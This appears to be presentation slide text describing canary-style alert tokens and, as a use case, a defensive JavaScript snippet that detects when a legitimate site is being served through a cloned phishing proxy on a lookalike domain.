Microsoft Word document Get alerted when a document is opened in Microsoft Word	QR code Generate a QR code for physical tokens	Unique email address Alert when an email is sent to a unique address

Use Case: Cloned Website Detection



Modern MitM phishing tools act as a reverse proxy between the victim and the website

Cloned website token

- A small snippet of (obfuscated) JavaScript code added to the legitimate site
- Cat and mouse game again: if not obfuscated, the attacker can trivially remove it before serving the page to the victim

When a client loads the page, the JS code checks if the site was served from the expected parent domain

- Triggers an alert in case the domain seen by the browser is not the expected one (e.g., `bankofamerica.com` vs. `bankofamericas.com`)

https://blog.thinkst.com/2024/01/defending-against-the-attack-of-the-cloned-websites.html